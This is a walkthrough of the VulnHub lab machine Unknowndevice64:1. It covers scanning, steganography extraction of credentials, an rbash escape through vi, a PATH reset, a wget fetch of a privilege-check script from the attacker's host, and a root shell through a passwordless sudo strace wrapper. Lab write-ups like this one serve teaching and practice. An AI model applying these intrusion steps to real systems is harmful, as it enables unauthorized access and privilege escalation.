

Unknowndevice64:1 Writeup

Hello Friends today i tried to Solve another machine from vulnhub.com .Enjoy the Walkthrough... [Unknowndevice64: 1](#)

ip:
172.16.148.159

port:
31337,1337

Vulnerability Exploited: Information Discloser vulnerability

Vulnerability Fix: Rearrange the Data of the Server and remove commented content.

Severity: critical

Proof of Concept:
let's start:

Step:1


After running the full nmap scan we find two port are open 31337,1337.

```
root@kali:~/OSCP/172.16.148.159# nmap -sC -sV -T5 -p 1-65535 172.16.148.159 -oN nmap_full
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 03:30 EDT
Nmap scan report for 172.16.148.159
Host is up (0.00051s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 b9:af:04:6d:f1:8c:59:3a:d6:e1:96:b7:f7:fc:57:83 (RSA)
| 256 12:68:4c:6b:96:1e:51:59:32:8a:3d:41:0d:55:6b:d2 (ECDSA)
|_ 256 da:3e:28:52:30:72:7a:dd:c3:fb:89:7e:54:f4:bb:fb (ED25519)
31337/tcp  open  http     SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_ http-title: Website By Unknowndevice64
MAC Address: 00:0C:29:5F:B5:C4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
root@kali:~/OSCP/172.16.148.159#
```

Step:2

Go to browser and open the server running on 31337 we find hidden page .



From index.html page we can see that “h1dd3n” keyword it may be password of anything save it.

Step:3

now try to see source page of the server....

and we found that a image name are present “key_is_h1dd3n.jpg”

A screenshot of a web browser window. The address bar shows 'http://172.16.148.159:31337/index.html'. The page content is the source code of an HTML document. The code is color-coded and includes comments. A comment at the bottom of the code reads: `<!-- key is h1dd3n.jpg -->`. The browser's tab is titled 'Website By Unknowndevi...' and the page title is 'Website By Unknowndevic64'.

browsing the image location and found a image :



step:4

may be in this image something hidden then try to extract from it using tool **“steghide”**

```
root@kali:~/OSCP/172.16.148.159# steghide extract -sf key_is_h1dd3n.jpg
Enter passphrase:
wrote extracted data to "h1dd3n.txt".
root@kali:~/OSCP/172.16.148.159#
```

when we try to extract data from image then it required the password then we enter **“h1dd3n”** as a password.and we got the **“h1dd3n.txt”** file.


Step:5

the content of “**h1dd3n.txt**” file is :

[illegible]

now try to decode the brainfuck content from online site:

<https://www.dcode.fr/brainfuck-language>



after decode the content of “h1dd3n.txt” we found username and password.

Username: **ud64**

Password: **1M!#64@ud**

Normal Shell:

Step:5

now we try to login to the system by ssh with credential “ud64” and “**1M!#64@ud**”.

```
root@kali: ~/OSCP/172.16.148.159# ssh ud64@172.16.148.159 -p 1337
ud64@172.16.148.159's password:
Last login: Sat May 4 13:21:46 2019 from 172.16.148.163
ud64@unknowndevice64_v1:~$ id
uid=1000(ud64) gid=1000(ud64) groups=1000(ud64)
ud64@unknowndevice64_v1:~$ echo $SHELL
/bin/rbash
ud64@unknowndevice64_v1:~$
```

Now we successfully login with ssh but we found that the shell is ‘rbash’. then try to bypass the ‘rbash’ shell.

Step:6

available command on ‘/bin/rbash’ shell is :

```
ud64@unknowndevice64_v1:~$
!      bg      command  declare  else      false    hash      kill      popd      return   test      typeset  wait
./     powercat bind    badchar compgen  dirs      enable   fc        help      let       printf   select   then      ulimit   while
:      break   complete disown   esac     fg        history   local    pushd    set       time     times     umask    {
[      builtin compopt do       done     eval      fi        id        logout   pwd      shift    trap     unset     }
[[     caller  continue done     exec     for       if        ls        read     shopt    source   true     until
]]     case    coproc  echo     exit     function in        mapfile  readonly suspend  type     vi
alias  Project cd      date     elif     export   getopt   jobs      mc        readonly
ud64@unknowndevice64_v1:~$
```

bypass the ‘/bin/rbash’ shell :

using “vi” command

```
~
~
~
~
~
~
:!/bin/bash
```

Step:7

now we got the “/bin/bash” shell with path “/home/ud64” that why aren’t able execute any commands .now try to export the all the path and make shell fully functional:

```
bash-4.4$ pwd
/home/ud64
bash-4.4$ ls
bash: ls: command not found
bash-4.4$ /sbin/ls
bash: /sbin/ls: No such file or directory
bash-4.4$ cd /tmp
bash-4.4$ wget http://172.16.148.163:8000/linuxprivchecker.py
bash: wget: command not found
bash-4.4$ echo $PATH
/home/ud64/prog
bash-4.4$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:$PATH
bash-4.4$ ls
usm  xdg-runtime-guest  xdg-runtime-root  xdg-runtime-trinity  xdg-runtime-ud64  xses-trinity
bash-4.4$
```

Root Shell:

Step:8

now try to see any sudo command are there.then we found a sudo command are present which can run without password of root.

```
bash-4.4$ sudo -l
User ud64 may run the following commands on unknowndevic64_v1:
(ALL) NOPASSWD: /usr/bin/sysud64
bash-4.4$
```

Step:9

/usr/bin/sysud64 run the strace command that why we run the “/usr/bin/sysud64 -o /dev/null /bin/bash “ .after that we got the root shell.

```
bash-4.4$ sudo /usr/bin/sysud64 -o /bin/bash
/usr/bin/sysud64: must have PROG [ARGS] or -p PID
Try '/usr/bin/sysud64 -h' for more information.
bash-4.4$ sudo /usr/bin/sysud64 -o /dev/null /bin/bash
root@unknowndevice64_v1:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
root@unknowndevice64_v1:/tmp# whoami
root
root@unknowndevice64_v1:/tmp#
```

Step:10

now try to see /root/flag.txt

```
root@unknowndevice64_v1:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@unknowndevice64_v1:~# cat flag.txt
```

what others
would not do

Done.....